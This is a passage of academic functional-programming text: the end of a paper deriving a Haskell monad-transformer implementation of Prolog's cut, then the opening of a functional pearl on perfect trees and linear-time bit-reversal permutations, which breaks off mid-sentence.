 &= \{ \underline{f}' = call f' \} \\
 &= m \cdot CBCC(\lambda a \underline{f}' \rightarrow return a \mid \underline{f}') \text{ false} \\
 &= \{ \text{definition } cons \} \\
 &= m \cdot CBCC cons \text{ false}.
 \end{aligned}$$

Thus,  $call$  installs a new context with  $cons$  and  $false$  as the initial failure continuations. The complete implementation appears in Fig. 10. Note that most of the monad operations *pattern match on the context*. This fact sets the implementation apart from *continuation passing style* (CPS), where the context is an anonymous function that cannot be inspected. By contrast, CPS-based implementations [3, 10] use three continuations (a success, a failure, and a cut continuation).

## 6. CONCLUSION

Naturally, most of the credit goes to J. Hughes for introducing two wonderful techniques for deriving programs from their specification. Many of the calculations given in this paper already appear in [6], albeit specialized to monads. However, the step from monads to monad transformers is not a big one and this is one of the pleasant findings. To be able to derive an implementation of Prolog’s control core from a given axiomatization is quite remarkable. We have furthermore applied the techniques to derive state monad transformers,  $STATE$ , and exception monad transformers,  $EXC$ . In both cases the techniques worked well.

Some work remains to be done though. We did not address the problem of promotion in general. It is well known that different combinations of transformers generally lead to different semantics of the operations involved. For instance, composing  $STATE$  with  $BACKTR$  yields a backtracking monad with a backtrackable state, which is characterized as follows.

$$\begin{aligned}
 store s \gg false &= false \\
 store s \gg (m \mid n) &= store s \gg m \mid store s \gg n
 \end{aligned}$$

Reversing the order of the two transformers results in a global state, which enjoys a different axiomatization.

$$store s \gg (m \mid n) = store s \gg m \mid n$$

For both variants it is straightforward to derive an implementation from the corresponding specification — in the first case  $(!)$  is promoted through  $STATE$ , in the second case  $store$  is promoted through  $BACKTR$ . Unfortunately, some harder cases remain, where the author has not been able to derive a promotion in a satisfying way. The problematic operations are, in general, those where the interaction with  $(\gg)$  is not explicitly specified. For instance, it is not clear how to derive the promotion of  $call$  through the state monad transformer.

```

data Ctx m a b = OBCC (a → m b → m b) (m b)
| ∀i.CBCC (a → CUT m i → CUT m i) (CUT m i) (Ctx m i b)

type CUT m a = ∀b.Ctx m a b → m b

instance (Monad m) ⇒ Monad (CUT m) where
  return a = λctx₀ → case ctx₀ of OBCC c f → c a f
  CBCC c f ctx → c a f ctx
  m ≫ k = λctx₀ → case ctx₀ of OBCC c f → m (OBCC (λa f' → k a (OBCC c f')) f)
  CBCC c f ctx → m (CBCC (λa f' → k a · CBCC c f') f ctx)

instance (Monad m) ⇒ Backtr (CUT m) where
  false = λctx₀ → case ctx₀ of OBCC c f → f
  CBCC c f ctx → f ctx
  m ∙ n = λctx₀ → case ctx₀ of OBCC c f → m (OBCC c (n (OBCC c f)))
  CBCC c f ctx → m (CBCC c (n · CBCC c f) ctx)

instance (Monad m) ⇒ Cut (CUT m) where
  ! = λctx₀ → case ctx₀ of OBCC c f → c () (fail "false")
  CBCC c f ctx → c () false ctx
  call m = λctx₀ → m (CBCC cons false ctx₀)

instance Transformer CUT where
  promote m = λctx₀ → case ctx₀ of OBCC c f → m ≫ λa → c a f
  CBCC c f ctx → m ≫ λa → c a f ctx
  observe m = m (OBCC (λa f → return a) (fail "false"))

```

Figure 10: A context-passing implementation of CUT.

## 7. ACKNOWLEDGMENTS

I would like to thank four anonymous referees for their valuable comments.

## 8. REFERENCES

- [1] M. Billaud. Simple operational and denotational semantics for Prolog with cut. *Theoretical Computer Science*, 71(2):193–208, March 1990.
- [2] R. Bird. *Introduction to Functional Programming using Haskell*. Prentice Hall Europe, London, 2nd edition, 1998.
- [3] A. de Bruin and E. de Vink. Continuation semantics for prolog with cut. In J. Díaz and F. Orejas, editors, *Proceedings of the International Joint Conference on Theory and Practice of Software Development : Vol. 1*, LNCS 351, pages 178–192. Springer-Verlag, 1989.
- [4] N. Dershowitz and J.-P. Jouannaud. Rewrite systems. In J. van Leeuwen, editor, *Handbook of Theoretical Computer Science, Volume B: Formal Models and Semantics*, chapter 6, pages 243–320. Elsevier Science Publishers B.V. (North Holland), 1990.
- [5] R. Hinze. Prolog’s control constructs in a functional setting — Axioms and implementation. *International Journal of Foundations of Computer Science*, 2000. To appear.
- [6] J. Hughes. The design of a pretty-printing library. In J. Jeuring and E. Meijer, editors, *Advanced Functional Programming*, LNCS 925, pages 53–96. Springer-Verlag, 1995.
- [7] M. P. Jones and L. Duponcheel. Composing monads. Technical Report YALEU/DCS/RR-1004, Department of Computer Science, Yale University, December 1993.
- [8] K. Läufer and M. Odersky. An extension of ML with first-class abstract types. In *Proceedings of the 1992*

*ACM Workshop on ML and its Applications, San Francisco, California*, pages 78–91. ACM-Press, 1992.

- [9] S. Liang, P. Hudak, and M. Jones. Monad transformers and modular interpreters. In *Proceedings of the 21st ACM Symposium on Principles of Programming Languages, San Francisco, California*, pages 333–343. ACM-Press, 1995.
- [10] E. Meijer. *Calculating Compilers*. PhD thesis, Nijmegen University, 1992.
- [11] E. Moggi. An abstract view of programming languages. Technical Report ECS-LFCS-90-113, Department of Computer Science, Edinburgh University, 1990.
- [12] E. Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.
- [13] S. Peyton Jones and J. Hughes, editors. *Haskell 98 — A Non-strict, Purely Functional Language*, February 1999. Available from <http://www.haskell.org/definition/>.
- [14] L. Sterling and E. Shapiro. *The Art of Prolog: Advanced Programming Techniques*. The MIT Press, 1986.
- [15] P. Wadler. Comprehending monads. In *Proceedings of the 1990 ACM Conference on LISP and Functional Programming, Nice*, pages 61–78. ACM-Press, 1990.
- [16] P. Wadler. The essence of functional programming. In *Proceedings of the 19th ACM Symposium on Principles of Programming Languages, Santa Fe, New Mexico*, pages 1–14. ACM-Press, 1992.
- [17] P. Wadler. Monads for functional programming. In J. Jeuring and E. Meijer, editors, *Advanced Functional Programming*, LNCS 925, pages 24–52. Springer-Verlag, 1995.

# FUNCTIONAL PEARL

## *Perfect trees and bit-reversal permutations*

RALF HINZE

*Institut für Informatik III, Universität Bonn  
 Römerstraße 164, 53117 Bonn, Germany  
 (e-mail: ralf@informatik.uni-bonn.de)*

### Abstract

A famous algorithm is the Fast Fourier Transform, or FFT. An efficient iterative version of the FFT algorithm performs as a first step a bit-reversal permutation of the input list. The bit-reversal permutation swaps elements whose indices have binary representations that are the reverse of each other. Using an amortized approach this operation can be made to run in linear time on a random-access machine. An intriguing question is whether a linear-time implementation is also feasible on a pointer machine, that is in a purely functional setting. We show that the answer to this question is in the affirmative. In deriving a solution we employ several advanced programming language concepts such as nested datatypes, associated fold and unfold operators, rank-2 types, and polymorphic recursion.

### 1 Introduction


A *bit-reversal permutation* operates on lists whose length is  $n = 2^k$  for some natural number  $k$  and swaps elements whose indices have binary representations that are the reverse of each other. The bit-reversal permutation of a list of length  $8 = 2^3$ , for instance, is given by

$$\text{brp}_3 [a_0, a_1, a_2, a_3, a_4, a_5, a_6, a_7] = [a_0, a_4, a_2, a_6, a_1, a_5, a_3, a_7].$$

In this case the elements at positions  $1 = (001)_2$  and  $4 = (100)_2$  and the elements at positions  $3 = (011)_2$  and  $6 = (110)_2$  are swapped. Formally, we may define  $\text{brp}_k$  as the unique function that satisfies

$$\text{at } i \cdot \text{brp}_k = \text{at} (\text{rev}_k i) , \quad (1)$$

for all  $i \in \{0, \dots, n - 1\}$ . The function *at* denotes list indexing and  $\text{rev}_k$  computes the bit-reversal of a natural number. Assuming that list indexing takes constant time and given a function  $\text{rev}_k$  that runs in  $\Theta(k)$  time it is straightforward to implement  $\text{brp}_k$  such that it takes  $\Theta(nk)$  time to permute a list of length  $n = 2^k$ . Some extra cleverness is necessary to make  $\text{brp}_k$  run in linear time, see (Cormen *et al.*, 1991, Problem 18.1). Now, the question is whether  $\text{brp}_k$  can be implemented to run in linear time *without* assuming a constant time indexing function. Again, it is

Fig. 1. The bit reversal permutation of the list  $[0..15]$ .

straightforward to design an implementation that takes  $\Theta(nk)$  time. The main idea is to represent the input list by a perfectly balanced, binary leaf tree (Dielissen & Kaldewaij, 1995) and to use tree instead of list indexing. In the rest of this pearl we show how to develop this idea into a linear-time implementation.

For a start, let us assume that the length of the input list is fixed and known in advance. The algorithmic part of the solution will be developed under this assumption. Once the algorithmic details have been settled, we discuss the extensions necessary to make the program work for inputs of unknown length.

## 2 Perfect trees

This section introduces perfectly balanced, binary leaf trees — perfect trees for short — and recursion operators for folding and unfolding them. To represent perfect trees we employ the simplest scheme conceivable, namely, pairs of pairs of . . . of elements. Formally, a *perfect tree of rank n* is an element of  $\Delta^n a$  where  $\Delta$  is given by

$$\text{type } \Delta\ a = a \times a ,$$

and  $F^n$  is defined by  $F^0\ a = a$  and  $F^{n+1}\ a = F^n\ (F\ a)$ . Members of  $\Delta a$  are also called *nodes*. The tree depicted in Fig. 1, for instance, is represented by the term

$$(((0, 8), (4, 12)), ((2, 10), (6, 14))), (((1, 9), (5, 13)), ((3, 11), (7, 15)))$$


of type  $\Delta^4\ Int$ . To manipulate trees we will make frequent use of the *mapping function* on nodes defined by

$$\begin{aligned} \Delta &\quad :: (a \rightarrow b) \rightarrow (\Delta\ a \rightarrow \Delta\ b) \\ \Delta\varphi(a_0, a_1) &= (\varphi\ a_0, \varphi\ a_1) . \end{aligned}$$

Following common practice we use the same name both for the type constructor and for the corresponding map on functions. Accordingly, the mapping function for perfect trees of rank  $n$  is given by  $\Delta^n$  where  $f^0\ a = a$  and  $f^{n+1}\ a = f^n\ (f\ a)$ . The combination of type constructor and mapping function is often referred to as a *functor*. Every mapping function satisfies the following so-called *functor laws*, which will prove useful in the calculations to follow.

$$\begin{aligned} \Delta\ id &= id \\ \Delta(\varphi \cdot \psi) &= \Delta\varphi \cdot \Delta\psi \end{aligned}$$

Now, to build and to flatten perfect trees we employ variants of recursion schemes widely known as cata- and anamorphisms (Meijer *et al.*, 1991). The catamorphism on  $\Delta^n$ , denoted  $(\text{-})_n$ , takes a function of type  $\Delta a \rightarrow a$  and replaces each node in

Fig. 2. Constructing the bit reversal permutation of  $[0..15]$ .

its input with this function.

$$\begin{aligned} \llbracket - \rrbracket_n &:: (\Delta a \rightarrow a) \rightarrow (\Delta^n a \rightarrow a) \\ \llbracket \varphi \rrbracket_0 &= id \\ \llbracket \varphi \rrbracket_{n+1} &= \varphi \cdot \Delta \llbracket \varphi \rrbracket_n \end{aligned}$$

Since the recursion operator is indexed by the rank of its input, we should rather speak of a *ranked catamorphism*. The converse of a ranked catamorphism is a *ranked anamorphism*, denoted  $\llbracket - \rrbracket_n$ , which takes a function of type  $a \rightarrow \Delta a$  and builds a perfect tree from a given seed of type  $a$ .

$$\begin{aligned} \llbracket - \rrbracket_n &:: (a \rightarrow \Delta a) \rightarrow (a \rightarrow \Delta^n a) \\ \llbracket \psi \rrbracket_0 &= id \\ \llbracket \psi \rrbracket_{n+1} &= \Delta \llbracket \psi \rrbracket_n \cdot \psi \end{aligned}$$

Ranked cata- and anamorphisms satisfy a variety of properties. We will make use of the following four laws.

$$\llbracket \varphi \rrbracket_n = \Delta^0 \varphi \cdot \dots \cdot \Delta^{n-1} \varphi \quad (2)$$

$$\llbracket \psi \rrbracket_n = \Delta^{n-1} \psi \cdot \dots \cdot \Delta^0 \psi \quad (3)$$

$$\llbracket \varphi \rrbracket_n \cdot \llbracket \psi \rrbracket_n = id \Leftarrow \varphi \cdot \psi = id \quad (4)$$

$$\llbracket \psi \rrbracket_n \cdot \llbracket \varphi \rrbracket_n = id \Leftarrow \psi \cdot \varphi = id \quad (5)$$

The first two laws show that ranked cata- and anamorphisms can be expressed as compositions of mapping functions. The third and the fourth law state that ranked cata- and anamorphisms are inverse to each other if the base functions are.

### 3 Two recursive solutions

Recall the main idea of implementing  $brp_k$  sketched in the introduction: the input list is transformed into a perfect tree, which is then repeatedly indexed to build the bit-reversal permutation. An alternative approach that avoids the use of an indexing operation works by building a perfect tree and then flattening it into a list. Either during the first or during the second phase the elements are shuffled in order to obtain the desired bit-reversal permutation. Fig. 2 illustrates the build of a perfect tree that has the bit-reversal permutation of the input list as frontier.

Building a perfect tree is probably a matter of routine: the input list is split into two equal halves, trees are built recursively for each halve, and the results are finally combined. Here and in what follows we assume that the input list has length

$n = 2^k$ . Now, there are essentially two methods for splitting a list of length  $2^k$  into two equal halves. The first, called *uncat*, partitions a list according to the most significant bit of the indices; the second, called *uninterleave*, according to the least significant bit.

$$\begin{aligned} \text{uncat } [a_0, \dots, a_{m-1}] &= ([a_0, \dots, a_{m/2-1}], [a_{m/2}, \dots, a_{m-1}]) \\ \text{uninterleave } [a_0, a_1, a_2, a_3, \dots] &= ([a_0, a_2, \dots], [a_1, a_3, \dots]) \end{aligned}$$

Both functions have natural inverses termed *cat* and *interleave*, ie  $\text{cat} \cdot \text{uncat} = \text{id}$  and  $\text{interleave} \cdot \text{uninterleave} = \text{id}$ . Since we consider only lists of length  $2^k$  the dual properties  $\text{uncat} \cdot \text{cat} = \text{id}$  and  $\text{uninterleave} \cdot \text{interleave} = \text{id}$  hold, as well. Building upon *uncat* and *uninterleave* we obtain two functions for constructing a perfect tree of rank  $k$ . The first,  $\text{unflatten}_k$ , builds a tree that has the input list as frontier while the second,  $\text{unshuffle}_k$ , builds a tree that has the bit-reversal permutation as frontier.

$$\begin{aligned} \text{unflatten}_k, \text{unshuffle}_k &:: [a] \rightarrow \Delta^k a \\ \text{unflatten}_k &= \Delta^k \text{unwrap} \cdot [\text{uncat}]_k \\ \text{unshuffle}_k &= \Delta^k \text{unwrap} \cdot [\text{uninterleave}]_k \end{aligned}$$

The function *unwrap* is given by  $\text{unwrap } [a] = a$ ; we will also require its converse, *wrap*, which is accordingly defined by  $\text{wrap } a = [a]$ . As an aside, note that the trees generated by  $\text{unflatten}_k$  and  $\text{unshuffle}_k$  may be considered as *radix trees*:  $\text{unflatten}_k x$  represents the finite map  $i \mapsto \text{at } i x$  while  $\text{unshuffle}_k x$  represents  $i \mapsto \text{at } (\text{rev}_k i) x$ .

From  $\text{unflatten}_k$  and  $\text{unshuffle}_k$  we can easily derive two functions for flattening a tree. The derivation of  $\text{unflatten}_k$ 's inverse proceeds as follows.

$$\begin{aligned} &\text{flatten}_k \cdot \text{unflatten}_k = \text{id} \\ \iff &\{ \text{definition } \text{unflatten}_k \} \\ &\text{flatten}_k \cdot \Delta^k \text{unwrap} \cdot [\text{uncat}]_k = \text{id} \\ \iff &\{ \text{cat} \cdot \text{uncat} = \text{id} \text{ and (4)} \} \\ &\text{flatten}_k \cdot \Delta^k \text{unwrap} = ([\text{cat}]_k \\ \iff &\{ \Delta \text{ functor and } \text{wrap} \cdot \text{unwrap} = \text{id} \} \\ &\text{flatten}_k = ([\text{cat}]_k \cdot \Delta^k \text{wrap} \end{aligned}$$

The derivation of  $\text{unshuffle}_k$ 's inverse proceeds in an analogous fashion. To summarize

$$\begin{aligned} \text{flatten}_k, \text{shuffle}_k &:: \Delta^k a \rightarrow [a] \\ \text{flatten}_k &= ([\text{cat}]_k \cdot \Delta^k \text{wrap} \\ \text{shuffle}_k &= ([\text{interleave}]_k \cdot \Delta^k \text{wrap} . \end{aligned}$$

Now, by composing  $\text{unshuffle}_k$  with  $\text{flatten}_k$  or  $\text{unflatten}_k$  with  $\text{shuffle}_k$  we obtain two  $\Theta(nk)$  time implementations of  $\text{brp}_k$ .

$$\text{brp}_k = ([\text{cat}]_k \cdot [\text{uninterleave}]_k = ([\text{interleave}]_k \cdot [\text{uncat}]_k$$

The proof that  $\text{brp}_k$  satisfies the specification (1) is left as an exercise to the reader.

Note that both cata- and both anamorphisms take  $\Theta(nk)$  time. It is well-known that the running time of  $unflatten_k$  can be improved to  $\Theta(n)$  using a technique called *tupling* (Bird, 1998). The dual technique termed *accumulation* may be used to improve the complexity of  $flatten_k$ . However, the overall gain is only a constant factor since  $unshuffle_k$  and  $shuffle_k$  are not amenable to these techniques. The key to a linear-time implementation of  $brp_k$  is to build and to flatten perfect trees *iteratively*.

## 4 Two iterative solutions

Rather than introducing the iterative versions in a single big eureka step we will try as much as possible to derive them from the recursive functions defined in the previous section. We will, in fact, present two different derivations. The first is based on algorithmic considerations while the second, which is more elegant but also more abstract, rests upon the so-called *naturality* of  $brp_k$ .

### 4.1 A derivation based on algorithmic considerations

Since flattening a tree is simpler than building one, we start improving  $flatten_k$  and its colleague  $shuffle_k$ . To this end we try to express  $flatten_{i+1}$  in terms of  $flatten_i$ .

$$flatten_{i+1} = step \cdot flatten_i \quad (6)$$

It is not entirely obvious that this approach works. However, if it works, then the iterative variant of  $flatten_k$  is given by  $step^k \cdot wrap$  (note that  $flatten_0 = wrap$ ). Now, the function *step* has type  $[\Delta a] \rightarrow [a]$ , ie it transforms a list of pairs of elements into a list of elements. A moment's reflection reveals that *step* takes the list  $[(a_0, b_0), (a_1, b_1), \dots]$  to  $[a_0, b_0, a_1, b_1, \dots]$ . Thus it can be defined by  $interleave \cdot unzip$  where *unzip* is given by

$$\begin{aligned} unzip &:: [\Delta a] \rightarrow \Delta [a] \\ unzip &= list\ fst\ \Delta\ list\ snd \end{aligned}$$

Here *list* denotes the mapping function on lists and  $(\Delta)$  is given by  $(\varphi_0 \Delta \varphi_1) a = (\varphi_0 a, \varphi_1 a)$ . In the sequel we also require *unzip*'s inverse denoted *zip*. The reason for defining *step* in terms of *unzip* is simply to make the symmetry between  $flatten_k$  and  $shuffle_k$  explicit, see below. The crucial property of  $step = interleave \cdot unzip$  is that it distributes over *cat*, ie

$$step \cdot cat = cat \cdot \Delta step \quad (7)$$

$$step \cdot ([cat])_i = ([cat])_i \cdot \Delta^i step \quad (8)$$

Now, to prove (6) we reason

$$\begin{aligned} flatten_{i+1} &= \{ \text{definition } flatten_k \} \\ &= ([cat])_{i+1} \cdot \Delta^{i+1} wrap \\ &= \{ (2) \} \\ &= ([cat])_i \cdot \Delta^i cat \cdot \Delta^{i+1} wrap \end{aligned}$$

$$\begin{aligned}
&= \{ \Delta \text{ functor} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i (\text{cat} \cdot \Delta \text{ wrap}) \\
&= \{ \text{cat} \cdot \Delta \text{ wrap} = \text{step} \cdot \text{wrap} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i (\text{step} \cdot \text{wrap}) \\
&= \{ \Delta \text{ functor} \} \\
&\quad ([\text{cat}])_i \cdot \Delta^i \text{ step} \cdot \Delta^i \text{ wrap} \\
&= \{ (8) \} \\
&\quad \text{step} \cdot ([\text{cat}])_i \cdot \Delta^i \text{ wrap} \\
&= \{ \text{definition } \text{flatten}_k \} \\
&\quad \text{step} \cdot \text{flatten}_i .
\end{aligned}$$

The derivation for  $\text{shuffle}_k$  proceeds in an analogous fashion. It suffices, in fact, to interchange the rôles of  $\text{cat}$  and  $\text{interleave}$ . To summarize

$$\begin{aligned}
\text{flatten}_k &= (\text{interleave} \cdot \text{unzip})^k \cdot \text{wrap} \\
\text{shuffle}_k &= (\text{cat} \cdot \text{unzip})^k \cdot \text{wrap} .
\end{aligned}$$

Given these equations it is almost trivial to derive iterative definitions for  $\text{unflatten}_k$  and  $\text{unshuffle}_k$ . We get

$$\begin{aligned}
\text{unflatten}_k &= \text{unwrap} \cdot (\text{zip} \cdot \text{uninterleave})^k \\
\text{unshuffle}_k &= \text{unwrap} \cdot (\text{zip} \cdot \text{uncat})^k .
\end{aligned}$$

Both  $\text{zip} \cdot \text{uninterleave}$  and  $\text{zip} \cdot \text{uncat}$  take time proportional to the size of the input list. Since the length of the list is halved in each step, we have a total running time of  $2^k + 2^{k-1} + \dots + 2 + 1 = \Theta(n)$ . Putting things together we obtain two linear-time implementations of  $\text{brp}_k$ .

$$\text{brp}_k = (\text{interleave} \cdot \text{unzip})^k \cdot (\text{zip} \cdot \text{uncat})^k = (\text{cat} \cdot \text{unzip})^k \cdot (\text{zip} \cdot \text{uninterleave})^k$$

#### 4.2 A derivation based on naturality

The bit-reversal permutation satisfies a very fundamental property:

$$\text{list } h \cdot \text{brp}_k = \text{brp}_k \cdot \text{list } h . \tag{9}$$

This so-called *naturality law* holds for every polymorphic function of type  $[a] \rightarrow [a]$ , see (Wadler, 1989). Basically, (9) captures the intuitive property that a polymorphic list-processing function does not depend in any way on the nature of the list elements. All such a function can possibly do is to rearrange the input list. Thus applying  $h$  to each element of the input list and then rearranging yields the same result as rearranging and then applying  $h$  to each element.

Building upon the naturality law we can give an alternative, more elegant derivation of the linear-time  $\text{brp}_k$  implementations. To this end let us unfold the first recursive solution.

$$\text{brp}_{k+1} = \{ \text{first definition of } \text{brp}_k \text{ in Section 3} \}$$

$$\begin{aligned}
& ([cat])_{k+1} \cdot [uninterleave]_{k+1} \\
= & \quad \{ \text{definition } ([\cdot])_k \text{ and } [\cdot]_k \} \\
& cat \cdot \Delta ([cat])_k \cdot \Delta [uninterleave]_k \cdot uninterleave \\
= & \quad \{ \Delta \text{ functor and definition } brp_k \} \\
& cat \cdot \Delta brp_k \cdot uninterleave
\end{aligned}$$

Note that the *second* iterative solution also depends on *cat* and *uninterleave*. Unfolding its definition we obtain

$$\begin{aligned}
brp_{k+1} = & \quad \{ \text{second definition of } brp_k \text{ in Section 4.1} \} \\
& (cat \cdot unzip)^{k+1} \cdot (zip \cdot uninterleave)^{k+1} \\
= & \quad \{ \text{definition } -^k \text{ and definition } brp_k \} \\
& cat \cdot unzip \cdot brp_k \cdot zip \cdot uninterleave .
\end{aligned}$$

Now, in order to join the loose ends we require

$$unzip \cdot brp_k = \Delta brp_k \cdot unzip .$$

So, unzipping a list of pairs and then independently rearranging the two output lists should yield the same result as rearranging a list of pairs and then unzipping. In fact, this proves to be true for every polymorphic function of type  $[a] \rightarrow [a]$ . Here is a simple calculational proof.

$$\begin{aligned}
unzip \cdot \varphi = & \quad \{ \text{definition } unzip \} \\
& (list \ fst \Delta \ list \ snd) \cdot \varphi \\
= & \quad \{ (\varphi_0 \Delta \varphi_1) \cdot \varphi = (\varphi_0 \cdot \varphi) \Delta (\varphi_1 \cdot \varphi) \} \\
& (list \ fst \cdot \varphi) \Delta (list \ snd \cdot \varphi) \\
= & \quad \{ \varphi \text{ satisfies } list \ h \cdot \varphi = \varphi \cdot list \ h \} \\
& (\varphi \cdot list \ fst) \Delta (\varphi \cdot list \ snd) \\
= & \quad \{ (\varphi \cdot \varphi_0) \Delta (\varphi \cdot \varphi_1) = \Delta \varphi \cdot (\varphi_0 \Delta \varphi_1) \} \\
& \Delta \varphi \cdot (list \ fst \Delta \ list \ snd) \\
= & \quad \{ \text{definition } unzip \} \\
& \Delta \varphi \cdot unzip
\end{aligned}$$

Using an analogous argument we can also give an alternative derivation of the *first* iterative solution.

## 5 A Haskell program

Up to now we have assumed that the length of the input list is fixed and known in advance. Let us finally get rid of this assumption. For concreteness, the final program will be given in the functional programming language Haskell 98 (Peyton Jones *et al.*, 1999). The main reason for choosing Haskell is that we require a fairly advanced type system.

We must first seek a suitable datatype for representing perfect trees. Since the

type should encompass perfect trees of arbitrary rank, we are, in fact, looking for a representation of  $\Delta^0 + \Delta^1 + \Delta^2 + \dots$ . Here, ‘+’ denotes the disjoint sum raised to the level of functors,  $(F_0 + F_1) a = F_0 a + F_1 a$ . Recall that  $F^n$  is given by  $F^0 a = a$  and  $F^{n+1} a = F^n (F a)$ . Alternatively, we may define  $F^0 = Id$  and  $F^{n+1} = F^n \cdot F$  where  $Id$  is the identity functor,  $Id a = a$ , and ‘.’ denotes functor composition,  $(F \cdot G) a = F (G a)$ . Now, using the fact that functor composition distributes leftward through sums,  $(G_0 + G_1) \cdot F = G_0 \cdot F + G_1 \cdot F$ , we obtain

$$\Delta^0 + \Delta^1 + \Delta^2 + \dots = Id + (\Delta^0 + \Delta^1 + \Delta^2 + \dots) \cdot \Delta .$$

Replacing  $\Delta^0 + \Delta^1 + \Delta^2 + \dots$  by an unknown we arrive at the following fixpoint equation for perfect trees.

$$Perfect = Id + Perfect \cdot \Delta$$

Rewriting the functor equation in an applicative style and introducing constructor names yields the desired Haskell datatype definition.

$$\text{data } Perfect\ a = Zero\ a \mid Succ\ (Perfect\ (\Delta\ a))$$

This definition is somewhat unusual in that the recursive component,  $Perfect\ (\Delta\ a)$ , is not identical to the left-hand side of the equation. The type recursion is nested which is why datatype definitions with this property are called *nested datatypes* (Bird & Meertens, 1998). Abbreviating the constructor names to their first letter the tree of Fig. 1 is represented by the following term.

$$S\ (S\ (S\ (S\ (Z\ (((((0,8),(4,12)),((2,10),(6,14))),\\(((1,9),(5,13)),((3,11),(7,15))))))))$$

Note that the ‘prefix’  $S^n Z$  encodes the tree’s rank in unary representation.

It is interesting to contrast *Perfect* to the ‘usual’ definition of binary leaf trees, which, as a matter of fact, corresponds to the following fixpoint equation.

$$Tree = Id + \Delta \cdot Tree$$

Clearly, *Tree* is not identical to *Perfect* the formal reason being that functor composition does not distribute rightward through sums. In general, we only have  $F \cdot (G_0 + G_1) \supseteq F \cdot G_0 + F \cdot G_1$ . Here is the Haskell datatype corresponding to the functor equation above.

$$\text{data } Tree\ a = Leaf\ a \mid Fork\ (\Delta\ (Tree\ a))$$

Encoded as an element of *Tree* *Int* the tree of Fig. 1 reads

$$F\ (F\ (F\ (F\ (L\ 0,L\ 8),F\ (L\ 4,L\ 12)),F\ (F\ (L\ 2,L\ 10),F\ (L\ 6,L\ 14))),\\F\ (F\ (F\ (L\ 1,L\ 9),F\ (L\ 5,L\ 13)),F\ (F\ (L\ 3,L\ 11),F\ (L\ 7,L\ 15)))) .$$

Comparing the two expressions it is fairly obvious that the first representation is more concise than the second one. If we estimate the space usage of an  $k$ -ary

constructor at  $k+1$  cells, we have that a perfect tree of rank  $n$  consumes  $(2^n - 1)3 + (n + 1)2$  cells with the first and  $(2^n - 1)3 + 2^n 2$  with the second representation.<sup>1</sup>

There is one further difference. Since Haskell is a non-strict language, *Tree a* comprises finite as well as partial and infinite trees. By contrast, *Perfect a* only accommodates finite trees.<sup>2</sup> Given this and the fact that the nested datatype is more space economical we are lead to conclude that *Perfect a* is the datatype of choice when only perfectly balanced trees are required.

Next we tackle the question how to define recursion schemes for folding and unfolding perfect trees. The presentation largely follows the approach taken in (Meijer & Hutton, 1995), however, as we shall see at a higher level of abstraction. We must first recast recursive type definitions as fixed points of so-called *base functors*. Here is the base functor corresponding to *Perfect*.

```
data Base perfect a = Zero a | Succ (perfect (Δ a))
```

The base functor is obtained by replacing the recursive occurrence of *Perfect* by a type variable. The type *Perfect* can now be defined as the fixpoint of this functor.

```
newtype Perfect a = in (Base Perfect a)
```

The constructor **in** and its inverse **out** given by **out** (**in** a) = a establish an isomorphism between the functors *Perfect* and *Base Perfect*. Note that *Base* is not really a functor but a higher-order functor as it takes type constructors to type constructors, ie functors to functors. Its associated mapping function is even more unusual since it takes polymorphic functions of type  $\forall a.t\ a \rightarrow u\ a$  to polymorphic functions of type  $\forall b.\text{Base } t\ b \rightarrow \text{Base } u\ b$ .

$$\begin{aligned} \text{base} &:: (\forall a.t\ a \rightarrow u\ a) \rightarrow (\forall b.\text{Base } t\ b \rightarrow \text{Base } u\ b) \\ \text{base } \varphi &= \text{Zero } \triangleright \text{Succ } \cdot \varphi \\ (f \triangleright g) (\text{Zero } a) &= f\ a \\ (f \triangleright g) (\text{Succ } t) &= g\ t . \end{aligned}$$

Note that the parameter  $\varphi$  is applied as a function of type  $t\ (\Delta\ a) \rightarrow u\ (\Delta\ a)$  which explains why it must be polymorphic. The type of **base** is a so-called *rank-2 type* (McCracken, 1984), which is not legal Haskell 98. A suitable extension, however, has been implemented in GHC (Peyton Jones, 1998) and in Hugs 98 (Jones & Peterson, 1999), both of which accept the definition if we change the type signature to  $(\forall a.t\ a \rightarrow u\ a) \rightarrow \text{Base } t\ b \rightarrow \text{Base } u\ b$ . The definition of cata- and anamorphisms is now entirely straightforward except perhaps for the types.

$$\begin{aligned} [\cdot] &:: (\forall a.\text{Base } t\ a \rightarrow t\ a) \rightarrow (\forall b.\text{Perfect } b \rightarrow t\ b) \\ ([\varphi]) &= \varphi \cdot \text{base } ([\varphi]) \cdot \text{out} \\ [-] &:: (\forall a.t\ a \rightarrow \text{Base } t\ a) \rightarrow (\forall b.t\ b \rightarrow \text{Perfect } b) \\ [\psi] &= \text{in } \cdot \text{base } [\psi] \cdot \psi \end{aligned}$$

<sup>1</sup> We even assume that  $F(\ell, r)$  occupies only 3 cells.

<sup>2</sup> Of course, *Perfect a* also contains partial elements such as *Succ ⊥* and the infinite element **let**  $t = \text{Succ } t$  **in**  $t$  but these elements hardly qualify as trees.

Both  $\langle\!\langle - \rangle\!\rangle$  and  $\langle\!-\rangle$  map polymorphic functions to polymorphic functions. Catamorphisms on perfect trees usually take the form  $\langle\!\langle f \triangleright g \rangle\!\rangle$  with  $f :: a \rightarrow t a$  and  $g :: t (\Delta a) \rightarrow t a$ , which we will abbreviate to  $\langle\!f, g\!\rangle$ . Anamorphisms are typically written as  $\langle\![p \rightarrow \text{Zero} \cdot f, \text{Succ} \cdot g]\!\rangle$  with  $p :: t a \rightarrow \text{Bool}$ ,  $f :: t a \rightarrow a$ , and  $g :: t a \rightarrow t (\Delta a)$ . The expression  $(p \rightarrow f, g)$ , McCarthy's conditional form, is given by

